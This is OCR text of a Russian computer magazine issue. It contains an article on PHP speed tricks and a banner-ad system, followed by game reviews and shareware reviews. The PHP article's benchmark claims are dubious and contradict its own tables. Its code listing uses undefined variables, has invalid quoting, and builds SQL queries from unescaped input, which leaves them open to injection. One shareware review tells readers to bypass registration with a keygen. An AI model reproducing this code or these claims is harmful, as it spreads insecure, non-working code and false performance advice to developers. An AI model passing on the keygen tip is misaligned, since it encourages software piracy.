Но довольно слов, перейдем к практическим советам по организации php-сценариев наиболее эффективным образом. К слову, ты наверняка заметил, что в пхп множество функций имеют названия-синонимы. Как я выяснил, это не совсем алиасы. Функции работают по принципиально различным алгоритмам, т.е. какая-то в определенных условиях быстрее, какая-то медленнее. Кроме того, как оказалось, запись синтаксических выражений также может оказывать существенное влияние на эффективность сценария. Все эти секреты ниже :).

## Top secret

Надо сказать, что все нижеприведенные данные являются плодами моих экспериментов. Это фактический материал, спорить с которым бесполезно :). Я не претендую на какую-то объективность, т.к. условия тестирования были далеки от лабораторных, но тот, кто скажет, что ускорение работы сценария на 40% - мелочь, и можно списать это на погрешность измерений, пусть первый бросит в меня камень :).

Итак, поехали.

1) Меньше символов в имени переменной - быстрее сценарий. Экономим 10%! Простой тест - цикл с тысячью итераций, дописывающий к переменной строчку из 9 символов:

| Имя переменной | Время работы | % |
|---|---|---|
| $x | 0.00382800 | 88.35% |
| $xxxxxxxxx | 0.00384901 | 88.83% |
| $30 раз x | 0.00433300 | 100% |

Несложно заметить экономию - время выполнения алгоритма нелинейно возрастает с ростом длины имен используемых переменных. Очевидно, экономия будет намного больше, если взять пример программы, где переменных, скажем, 10, и выполняются более сложные операции. Однако и с укорачиванием имен не стоит особо усердствовать - переменные типа $a23 сильно снижают удобочитаемость кода :).

2) Вынос строковых переменных из кавычек - экономия до 40%!

Как оказалось, php медленно обрабатывает переменные, расположенные внутри кавычек. Такая вроде бы мелочь может сэкономить до 40% процессорного времени!

Тест был следующий: в цикле с одной тысячью итераций к строке $b приклеивается строка $a, после чего цикл повторяется. Результаты налицо:

| Конструкция | Время работы | % |
|---|---|---|
| $a.$b | 0.11631400 | 60.39% |
| "$a"."$b" | 0.19261100 | 100% |

3) Использование perl-ориентированных регулярных выражений - ускорение в несколько раз.
Регулярные выражения в php существуют как в виде самостоятельных функций, так и в виде процедур, частично заимствованных у perl. Результаты тестирования показали, что последние на большинстве строк работают во много раз быстрее! Тест заключался в замене символа "!" на "*" в 3-килобайтном тексте. Результаты:

| Конструкция | Время работы | % |
|---|---|---|
| Ereg_replace | 0.00007301 | 21.47% |
| Preg_replace | 0.00034000 | 100% |

С ростом объема теста разница во времени работы этих функций нелинейно возрастает. Это наводит на мысль о том, что с реализацией этих функций у php большие проблемы. Благо, во все современные версии языка встроены perl-заимствованные процедуры, что, в принципе, решает эту проблему.


4) "Быстрый" синтаксис работы с массивами - ускорение до 50%.
Функции сортировки массивов в php реализованы на удивление хорошо - стандартная sort весьма шустро упорядочивает массив в нужном направлении. Я написал собственные функции пузырьковой и шейкерной сортировок, а также быстрой сортировки Хоара - выигрыш в производительности оказался очень незначительным, порядка пяти процентов.
Тест на массиве из произвольных элементов дал вполне ожидаемые результаты: вперед вышла сортировка Хоара, за ней вплотную функция sort(), шейкер и пузырек заметно подотстали. Таким образом, геморроиться, выписывая новые функции сортировки, едва ли стоит, т.к. выигрыш очень небольшой.
Удивили результаты теста на адресацию к элементам массива:

| Конструкция | Время работы | % |
|---|---|---|
| $array[int]=$a | 0.00044700 | 52.22% |
| $array[string]=$a | 0.00085600 | 100.00% |
| $array["string"]=$a | 0.00046100 | 53.85% |

Как видно, конструкции с целочисленной индексацией массивов работают примерно в два раза быстрее, чем аналогичные выражения с текстовыми (длина их мала) ключами _без_ кавычек. Если же взять ключ в кавычки, время работы этих выражений выравнивается.

## За дело!

После такой подробной теоретической справки, подкрепленной весьма наглядными тестами, можно приступать и к созданию системы. Хотелось бы в оставшейся части статьи рассказать о принципах построения баннерной системы и определить структуру ее окружения, т.е. таблиц БД. Наш движок будет позволять отображать рекламу нескольких клиентов, каждый из которых может показывать на сайте n баннеров различных размеров. А вот таргетинг, даже самый примитивный, мы здесь описывать не будем, ввиду объемности кода. Я лишь намекну, как самому добавить эту бесценную возможность.



*PHP expert Editor*

Итак, таблицы БД.
Самая главная - users: uid - идентификатор юзера; login; password; email; fname - имя; org - организация; telephone.
Balance: uid; usd - баланс.
Banners: bid - id баннера, uid, link - адрес, куда ведет баннер, src - адрес, по которому хранится сам баннер, tablename - имя таблицы, где хранится статистика по баннеру, type - "тип" баннера.
Types: type - "тип" баннера, price - цена за 1000 показов.
Динамически, после добавления каждого баннера, будет создаваться таблица, в которой хранится статистика по баннеру - количество кликов и показов.
После создания всех таблиц (sql-запросы для этого ты найдешь на диске или http://nikitos.inc.ru), самое время определить для себя структуру системы. Мне она представляется следующим образом.
1) show.inc.php - в нем описаны функции взаимодействия с посетителями сайта: showbanner(pid) - показывает баннер номер pid, click(pid) - осуществляет редирект по баннерной ссылке.
2) show.php будет подключаться в месте, куда следует вставить баннер, принимая параметр - "тип" баннера. Здесь подразумеваются прежде всего размеры картинки.
3) users.inc.php - модульный файл, в котором описываются функции взаимодействия с рекламодателем. Это: login(login, passwd) - функция входа в систему, useredit(uid) - функция редактирования параметров пользователя, banneradd() - добавление нового баннера, banneredit(bid) - редактирование баннера, baneerdel(bid) - удаление баннера, showstats(bid, mod) - статистика вида mod по баннеру pid, и т.д.

*Создание таблиц БД через mysql-monitor*

4) users.php - административный скрипт для рекламодателей. Через него они смогут управлять показами своих баннеров на сайте.
5) admin.inc.php - модуль административного скрипта. Определяет функции: login - вход в систему, useradd() - добавление нового юзера, userdel(uid) - удаление пользователя uid, seredit(uid) - редактирование параметров пользователя uid.

На сегодня все. В листинге приведены две подробно прокомментированные ключевые функции из файла show.php.inc. Целиком он лежит на CD и на моем сайте.

### Функция showbanner

```
function showbanner($bid) //Функция, показывающая баннер $pid
        {
$sq=mysql_query("select src,type,uid from banners where bid='$bid'");
// выборка полей src, type и uid из таблицы banners по идентификатору bid. Можно было написать select *, что вернуло бы все поля записи, но все нам и не нужны - а зачем расходовать память на ненужные данные?
if(mysql_num_rows($sq) == 1) //Если баннер bid есть, и причем только один
                {
$banner=mysql_fetch_array($sq);
//Выводим html-теги, показывающие картинку и создающие на нее ссылку
echo "<a href=show.php?do=click&pid=$bid><img src='$banner["src"]'></a>";
//Запрос на получение стоимости тысячи показов баннеров этого типа
$sq=mysql_query("select price from types where type='$banner["type"]'");
$type=mysql_fetch_array($sq);
$type["price"]=$type["price"]/1000; //Стоимость одного показа
mysql_query("update balance set usd=usd-$type["price"] where uid='$banner["uid"]'");
//Снимаем со счета пользователя деньги за показ баннера
mysql_query("update stats set hits=hits+1 where bid='$bid'");
// Добавляем в таблицу со статистическими данными информацию о показе
                } //Если информации о баннере $bid нет в таблице, показываем баннер с bid=1 - системный баннер-заглушка, ведущий на главный сайт системы
        else { $sq=mysql_query("select src from banners where bid='1'");
                echo "<a href=show.php?do=click&pid=1><img src='$banner["src"]'></a>";
                }
    }

function click($pid)//Функция, обрабатывающая клик по баннеру
        {
$sq=mysql_query("select link from banners where bid='$bid'"); //Получаем ссылку, на которую надо перейти
$li=mysql_fetch_array($sq);
mysql_query("update stats set clicks=clicks+1 where pid='$pid'"); //Добавляем в статистическую таблицу информацию о клике
echo " <script language='JavaScript'> <!--
window.location.href = '$li[0]'
// --> </script>"; //Осуществляем редирект на сайт рекламодателя
    }
```



# ЗАЛ СУДА


Stepan Ilyin aka Step (step@real.xakep.ru)





| Урожденная | Warrior Kings: Battles |
|---|---|
| Жанр | RTS |
| Похожесть | WK, Medieval: Total War |
| Мать/отец | Black Cactus/Empire Interactive |
| Требует | P2-400(P3-1000), 128(256), 3D |
| Групповуха | LAN, инет |
| Описуха | Междоусобными войнами ныне никого не удивишь. Как обычно, некогда единое королевство разделилось на 22 части, которыми управляют военные генералы. Думаю, о своей роли в этой пьесе ты догадываешься. Казалось бы - очередная RTS с линейный сюжетом, а нет... «Warrior Kings: Battles» приятно удивили новой концепцией управления, отличным движком и самое главное - честным, но очень умным AI. |
| ПРИГОВОР | ХОРОШО |




| Урожденная | 1503 A.D.: The New World |
|---|---|
| Жанр | RTS |
| Похожесть | 1602 A.D., Settlers 1-4 |
| Мать/отец | Sunflowers Interactive/Electronic Arts |
| Требует | P3-500(P3-750), 128(256) |
| Групповуха | Обломись |
| Описуха | Смесь RTS и экономического симулятора. Хорошо это или плохо? С одной стороны - клево! Твоя база - не кучка разбросанных бараков, ферм и других зданий, а настоящий город со всеми полагающимися атрибутами. Однако есть и другая сторона. До начала военных действий может пройти часика, скажем, два или три... В первый раз не замечаешь, но потом утомляет. Причем сильно... |
| ПРИГОВОР | СРЕДНЕ |


| Урожденная | Inline Skating |
|---|---|
| Жанр | Аркада |
| Похожесть | Tony Hawk's Pro Skater 3 |
| Мать/отец | MAUS Software/Koch Media |
| Требует | P133(166), 32(64), 3D |
| Групповуха | Обломись |
| Описуха | Ролеры, скейтеры - эх, сколько их сейчас на улицах. Поэтому игрушки типа Inline Skating очень актуальны. Да и делаются просто. Берется движок какой-нибудь простенькой консольной аркады, портируется на PC, рисуются пестрые одежки горе-экстремалов - и вперед на конвейер. Безнадежно забытые законы физики и нулевой геймплей вызывают рвотный рефлекс уже после 30 минут игры... |
| ПРИГОВОР | ЛАЖА |

| Урожденная | Breath of Fire 4 |
|---|---|
| Жанр | RPG |
| Похожесть | FF7, Grandia 2 |
| Мать/отец | Capcom/Capcom |
| Требует | P-233(P-350), 64(128), 3D |
| Групповуха | Обломись |
| Описуха | Очередной порт с PS2. Первое впечатление не из лучших: убогая графика, примитивное управление, словом - убожество. Однако, посидев пару вечерков, находишь спрятанные козыри игры: интереснейший сторилайн, огромное количество мини-игр, продуманные до мелочей особенности персонажей и захватывающие бои. Очередной пример того, как похабная реализация может испортить великолепную задумку... |
| ПРИГОВОР | СЛАБО |





| Урожденная | Vietcong |
|---|---|
| Жанр | Тактический шутер |
| Похожесть | H&D, MoHAA, LoS |
| Мать/отец | Pterodon, Illusion Softworks/Gathering |
| Требует | P3-600(P4-1700), 128(512), 3D |
| Групповуха | LAN, инет |
| Описуха | Супершутер на военную тему. Наконец-то разработчики отошли от слегка надоевшей темы борьбы с нацизмом и перенесли нас в Азию. Джунгли, лианы, повсюду грязь, слякоть, изнуряющее солнце. В любой момент из засады может выскочить отряд противника или, что еще хуже, раздаться звук выстрела снайперской винтовки. Вот и оборвалась еще только начавшаяся военная карьера... Захватывает не на шутку! |
| ПРИГОВОР | ХОРОШО |




| Урожденная | Starscape |
|---|---|
| Жанр | Космическая аркада |
| Похожесть | Star Control, Asteroids |
| Мать/отец | MoonPod/MoonPod |
| Требует | P2-300(P2-450), 64(128), 3D |
| Групповуха | Обломись |
| Описуха | Изумительная комбинация леталки и квеста. Несмотря на монотонную музыку и, прямо скажем, не самое высокое разрешение (640x480), игрушка заслуживает самых лестных отзывов. Отлично прорисованные персонажи, нестандартные и очень удобные нововведения в управлении и ведении боя, плюс захватывающий геймплей заставляют забыть обо всех недостатках. Мне очень понравилось! |
| ПРИГОВОР | ХОРОШО |



| Урожденная | Вляпли! |
|---|---|
| Жанр | Адвенчура |
| Похожесть | Братья Пилоты |
| Мать/отец | Streko-Graphics/Магнамедия |
| Требует | P2-300(P3-600), 64 |
| Групповуха | Обломись |
| Описуха | На первый взгляд «Вляпли!» представляет собой отлично прорисованную адвенчуру, причем для детей. Играть вначале даже интересно, но потом... Загадки и головоломки становятся все глупее и глупее, некоторые из них вообще оказываются лишенными смысла. То есть игру приходится проходить методом тыка. Быть может, такой способ игры кого-то и прикалывает, но только не меня. |
| ПРИГОВОР | СЛАБО |






Stepan Ilyin aka Step (step@real.xakep.ru)




| Урожденная | Rainbow Six: Raven Shield |
| --- | --- |
| Жанр | *Тактический FPS* |
| Похожесть | *R6, Ghost Recon, SWAT3* |
| Мать/отец | *Ubi Soft Montreal/Ubi Soft* |
| Требует | *P3-600(P3-1300), 128(256), 3D* |
| Групповуха | *LAN, инет* |
| Описуха | Никакой революции! Очередной аддон, но какой! Разработчикам наконец-то удалось грамотно совместить захватывающий экшен и сложный процесс продумывания тактики операций. Последние заслуживают отдельного упоминания. Здесь и освобождение заложников, и установка прослушивающего оборудования, и уничтожение террористов, и все-все-все. По-настоящему захватывающая игрушка, побольше бы таких! |
| ПРИГОВОР | РУЛЕ(З)! |






| Урожденная | Gun Metal |
| --- | --- |
| Жанр | Аркада |
| Похожесть | Incoming, Expendable |
| Мать/отец | Yeti Studios/Yeti Studios |
| Требует | P3-700(P4-1.4GHz), 128(256), 3D |
| Групповуха | -- |
| Описуха | Очередная игрушка для релаксации. Разработчики реализовали все до безумия просто, симпатично и самое главное - безбашенно. Давняя тема роботов-трансформеров помогла слить два близких, но в то же время очень разных жанра - леталку и симулятор робота. Да, пускай аркада (как-никак, приставочный порт), зато захватывает. Нет нужды тратить время на изучение управления, просто возьми джойстик в руки, и вперед! |
| ПРИГОВОР | ХОРОШО |




| Урожденная | Big Mutha Truckers |
| --- | --- |
| Жанр | *«Гоночки»* |
| Похожесть | *Дальнобойщики* |
| Мать/отец | *Eutechnyx/Empire Interactive* |
| Требует | *P3-500(P3-800), 96(128), 3D* |
| Групповуха | *Обломись* |
| Описуха | Весьма симпатичные, хотя и нудноватые гонки. Сюжет, по всем законам жанра, весьма неказист, хотя с другой стороны - что тут можно придумать? Перевози товары из одного места в другое, старайся избегать аварий и не нарываться на «легавых». Вот и вся суть игры. Добавь к этому аркадное управление, отличные саундтреки и изобилие открывающихся пейзажей. Стоит ли играть? На любителя... |
| ПРИГОВОР | СРЕДНЕ |




| Урожденная | Enclave |
| --- | --- |
| Жанр | *TPS* |
| Похожесть | *Severance* |
| Мать/отец | *Starbreeze Studios/Vivendi Universal Int.* |
| Требует | *P3-600(P4-1,5GHz, 192(256), 3D* |
| Групповуха | *Обломись* |
| Описуха | Классический TPS во всей красе жанра. Две оригинальные кампании, изобилие монстров, оружия, локаций и пейзажей обеспечивают игре отличный геймплей, который удивит и порадует не только фанатов жанра, но и казуалов. Особенно понравились многочисленные боссы. Каждый из них уникальный, одной стратегией с ними не справишься. Приходится практиковаться, незаметно для себя заигрываясь. |
| ПРИГОВОР | ХОРОШО |




| Урожденная | Paris-Marseille Racing 2 |
| --- | --- |
| Жанр | *Аркадные гонки* |
| Похожесть | *US Racer, LR 2* |
| Мать/отец | *Davilex/Infogrames* |
| Требует | *P3-500(P3-700), 128(256), 3D* |
| Групповуха | *Split-screen* |
| Описуха | Изменений по сравнению с первой частью практически никаких. Все такой же дохлый движок, который устарел еще года два-три назад, а уж сейчас и вовсе выглядит архаично. На этом уже можно поставить точку. Но для полноты картины отмечу ужасную физику, невероятно примитивные модели транспорта, которые больше похожи на игрушечные аналоги, а также невероятно убогие карты. |
| ПРИГОВОР | ЛАЖА |







| Урожденная | Tropico 2: Pirate Cove |
|---|---|
| Жанр | *Экономический симулятор* |
| Похожесть | *Tropico* |
| Мать/отец | *Frog City Software/Gathering* |
| Требует | *P2-300(P3-600), 128(512), 3D* |
| Групповуха | *Обломись* |
| Описуха | На редкость удачный сиквел экономического симулятора. В этот раз обычным туристическим островом ты не отделаешься, перед |
| ПРИГОВОР | РУЛЕ(3)! |

тобой поставили куда более сложную и необычную задачу. Как-никак, а построить остров-притон для пиратов - задача непростая и неординарная. С первого взгляда видна колоссальная работа сценаристов, художников и разработчиков. Все выполнено на высшем уровне. Рекомендую!





| Урожденная | Las Vegas Casino Player's Collection |
|---|---|
| Жанр | *Казино* |
| Похожесть | *Microsoft Casino* |
| Мать/отец | *ValuSoft/Antidote Entertainment* |
| Требует | *P2-300(P3-500), 64(128)* |
| Групповуха | *Обломись* |
| Описуха | Всем любителям азартных игр посвящается... Среди своих многочисленных собратьев по кон- |
| ПРИГОВОР | ХОРОШО |

вейеру LVCPC выделяется своей продуманностью и завершенностью. Здесь все взаимосвязано, продуманно и грамотно реализовано. Тебя наверняка порадуют и все виды развлечений, и великолепная анимация (особенно действия крупье), и звуковое сопровождение, отлично создающее атмосферу.

# ШapoWAREZ

M.J.Ash (m.j.ash@real.xakep.ru)




## SRE|copy v 2.1

Windows 9x/Me/NT/2k/XP
Size: 1880 Kb
Freeware
http://www.pinedanet.com/products/srecopy

Раньше я все время таскал с собой парочку перезаписываемых дисков, но теперь, собравшись навестить кого-нибудь из друзей, я почти всегда беру с собой винч. А что поделать? Новые игры, фильмы, музыка - объем информации, переходящей из рук в руки, измеряется ныне гигабайтами. На сидюк ее сбрасывать – так компактов не хватит. Да и медленно это. Даже с винчестера на винчестер копировать и то медленно! Особенно если ты зараз хочешь копирнуть гигабайт этак пятьдесят. А даже хотя бы и десять – все равно процесс копирования затянется минут на двадцать. Знакомая проблемка, не правда ли? Тем, думаю, интереснее тебе будет узнать, что процесс группового копирования файлов можно малость упростить и, возможно, ускорить, воспользовавшись SRE|copy. Эта утилита позволяет в любой момент приостанавливать процесс копирования, добавлять в очередь «забытые» файлы, удалять из нее «лишние». Она идеально подходит для скачивания «тяжелых» файлов по локальной сети, поскольку умеет ограничивать скорость передачи данных (т.е. ты можешь потихонечку «сосать» файло, не ввергая родную LAN в состояние ступора). Помимо ограничителей скорости в настройках SRE|copy ты обнаружишь ползунки для регулировки размеров буфера, выделяемого программой для операции копирования. К тому же в главном окне SRE|copy выводится подробнейшая информация о ходе выполнения работ, после которой на прогресс-бар стандартного окошка «Копирование...» Windows хочется ругаться матом.


Программа работает и как отдельное приложение, и как довесок к операционной системе. В последнем случае копирование/перенос файлов с помощью SRE|copy происходит автоматически, если в окне Проводника ты перетаскиваешь файлы, удерживая правую кнопку мыши. При обычном перетаскивании – нажатием и удержанием левой кнопки - копирование файлов по-прежнему будет осуществляться обычным (дедовским :)) способом.





## Desktop Thermometer v 1.0


Windows 9x/Me/NT/2k/XP
Size: 1042 Kb
Shareware
http://www.zepsoft.com/thermometer



За окном любого приличного дома должен висеть термометр. Но как быть человеку, для которого родным домом давно уже стали Винды? Да легко! Он может повесить себе за окна (где-нибудь с краю Рабочего стола) программный эмулятор этого прибора. Учитывая, что скоро лето, я бы назвал такой поступок разумным. Ведь настоящий компьютерщик, собираясь на улицу и решая, что надеть - шорты или дождевик, не выглядывает в окно, а набирает в бродилке www.gismeteo.ru :). Может, правда, возникнуть проблема выбора правильного софта, но тут, как всегда, я могу кое-что посоветовать. Надеюсь, ты не из тех людей, которые любят тащить себе в Винды все самое навороченное просто для того, чтобы было? Значит настоящий Метеоцентр, прогнозирующий погоду на два года вперед и постоянно таскающий из Сети свежие спутниковые снимки, тебе на машине на фиг не нужен. Ок! Думаю, гораздо больший интерес для тебя представляет программа Desktop Thermometer. Это именно то, о чем я говорил – обычный виртуальный термометр. Но! Его интерфейс на редкость приятный, его размеры и расположение могут быть произвольными, ну а главное - Desktop Thermometer черпает информацию о состоянии окружающей среды именно из тех источников, которые ты ему укажешь! То есть если другие проги могут и не знать о существовании твоего любимого Хрензнаетгдевска (а большинству из них вообще наплевать на юзеров, живущих за пределами США), то уж с Desktop Thermometer'ом у тебя таких проблем не будет. Укажешь ему нужное место на страничке информационного сайта своего города – и дело в шляпе! Допустим, за прогнозом погоды для Питера я иду на www.gismeteo.ru/weather/towns/26063.htm. На этой страничке значение текущей температуры окружающей среды идет сразу за словом «Температура». После установки программы я вписал в ее настройки соответствующий URL, а строчку «Температура» добавил в поле «Search definition» (после комментариев). В поле «Current web page...», расположенном ниже и содержащем текст указанной мной веб-страницы, это строка моментально была выделена синим цветом, а следующее за ней числовое значение - красным. На этом настройка программы была закончена. Desktop Thermometer моментально ожил и с тех пор вот уже две недели показывает мне правильное значение температуры, регулярно проверяя его через Сеть и выдавая дополнительные подробности по двойному клику мышкой.

## Voxel3D v 1.1.1

Windows 9x/Me/NT/2k/XP
Size: 3259 Kb
Shareware
http://www.everygraph.com/product/voxel3d



Простой воксельный 3D-редактор. Объекты в нем формируются не из полигонов, а из маленьких кубиков - вокселей. На практике это означает, что при определенной усидчивости достаточно качественные трехмерные модели в Voxel3D могут создавать самые обычные юзеры. Оно и понятно – все мы в детстве строили дома из кубиков и собирали машины из пластмассовых деталей конструкторов вроде Лего. А тут все то же самое: здесь кубик убрал, там добавил, сюда поставил красный, туда – синий. Тяп-ляп и готово. Качество модели зависит лишь от размеров этих самых кубиков – чем они меньше, тем лучше.

Начать работу с Voxel3D очень просто – создаешь новый проект, выбираешь в меню Create пункт Full Cubic 3D canvas, получаешь трехмерный куб заданного размера и начинаешь отсекать от него все лишнее. Вращение и приближение/удаление выполняется мышкой (Alt + левая кнопка - вращение модели, одновременно правая и левая кнопка мыши – Zoom).


Вид операции (Add voxel, Remove voxel, Paint voxel) выбирается нажатием на соответствующую иконку на панели инструментов. Вот, собственно говоря, и все, что тебе необходимо знать на первых порах. Если Voxel3D тебе понравится – читай справку и разбирайся дальше сам. К примеру, загони в программу какую-нибудь готовую трехмерную модель (.obj, .3ds, .lwo и др.) и попытайся ее доработать. Если что получится – попробуй сохранить результат своих усилий в формате obj, понятном большинству «нормальных» 3D-редакторов.

Кстати, насчет операций сохранения, экспорта и импорта. Увы, в шароварной версии они недоступны. Поэтому тебе либо придется заплатить денежку, либо воспользоваться для регистрации генератором ключей, который можно без особых усилий найти в интернете.



# NetLimiter v 0.91 beta 3


Windows 9x/Me/NT/2k/XP
Size: 488 Kb
Shareware
http://www.netlimiter.com



Программа для наблюдения за приложениями, использующими интернет, а также для контроля за создаваемым ими трафиком. С ее помощью любому приложению можно установить ограничения скорости приема-передачи информации. Это значит, что отныне распоряжаться пропускной способностью канала связи ты можешь по своему усмотрению. А то ведь как бывает: соединение, вроде, быстрое (например, ADSL), а веб-странички открываются еле-еле. Почему? А потому что менеджер загрузки подмял под себя весь канал связи (что, кстати, старается сделать любое приложение Windows – так уж они устроены). Нехорошо. Открываем NetLimiter и указываем, что качалка может грузить файлы со скоростью, не превышающей, скажем, 4 килобайта в секунду. Дело сделано! Теперь твой компьютер и файлы потихоньку из Сети сливает, и веб-сайты показывает без проблем. Конечно, диалапщикам от NetLimiter особой пользы нет – пропускная способность канала настолько мала, что распределять между приложениями, в общем-то, и нечего. Хотя, в принципе, утилиту можно использовать в качестве переключателя – сначала отдавать всю пропускную способность одному приложению, затем – другому.

# HiContact v 1.6

Windows 9x/Me/NT/2k/XP
Size: 1525 Kb
Shareware
http://www.gemx.com



Менеджер контактов - еще одна симпатичная программа, созданная ребятами из GemX. Она предназначена для людей с плохой памятью. Хотя, если подумать, возможности HiContact не оставят равнодушными и работника отдела кадров, и продвинутую девушку, склонную к беспорядочным связям, и того, кто в детстве любил играть в НКВД, а теперь старательно собирает досье на соседей и сослуживцев :).

Главная прелесть проги заключается в том, что на каждый твой «контакт» она выделяет не одну страничку, а целое личное дело. Работать над заполнением страниц этого дела можно годами, по крупицам собирая информацию и любовно занося ее в базу данных HiContact. Начать можно с самого простого: имя, фамилия, телефон. Затем, вероятно, к этой инфе удастся добавить адрес, фотографию (или даже набор фотографий), год и место рождения, данные о семейном положении… Отдельная страница любого личного дела служит для хранения информации о финансовом состоянии человека, еще одна отводится членам его семьи. Ну и так далее…

Вторая фишка заключается в том, что ты можешь просматривать свою картотеку отдельно по каждому типу записей. То есть дела сразу открываются на выбранной странице: хочешь – смотри, кто когда родился или кто сколько зарабатывает.

Также HiContact может похвастаться механизмом полнотекстового поиска по записям с поддержкой русского языка.

Отдельные дела прога позволяет раскладывать по произвольным стопкам (каталогам), выделять цветом (пиктограммами) и распечатывать. Парольная защита у этой проги тоже имеется…. Так что если тебя интересует софт подобного рода – качай HiContact, не ошибешься. Ведь не даром же говорят, что в наше время все решают личные связи.



# ШароWARE

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)








## System Recon v 2.1

Windows 9x/Me/NT/2k/XP
Size: 658 Kb
Shareware
http://systemrecon.triosade.com

Система для поиска материалов порнографического содержания. Натравливаешь System Recon на весь «Мой компьютер» или на какой-либо отдельный диск, и она просматривает Cookies, закладки, кэш и History браузера, текстовые документы в поисках целого ряда запрещенных слов. Ссылки на подозрительные файлы выводятся в главном окне. Особая гордость разработчиков – механизм анализа изображений, проверяющий все обнаруженные картинки на наличие больших пятен цвета человеческой кожи. Конечно, ложных срабатываний хватает, но уж и фотки для взрослых отлавливаются на ура. Уменьшенные копии всех подозрительных изображений также выводятся в главном окне. Само собой, окончательную проверку приходится выполнять человеку. Однако, согласись, легче пробежаться взглядом по нескольким объектам в окошке и двумя кликами отправить в треш «лишнее», чем выискивать недозволенный контент на чужой машине вручную. Короче говоря, System Recon – своеобразный помощник любого администратора. В домашнем же хозяйстве эту прогу также полезно иметь под рукой на тот случай, если ты вдруг забудешь, в каком каталоге какого из твоих многочисленных дисков хранится твоя любимая подборка с «веселыми картинками» :).
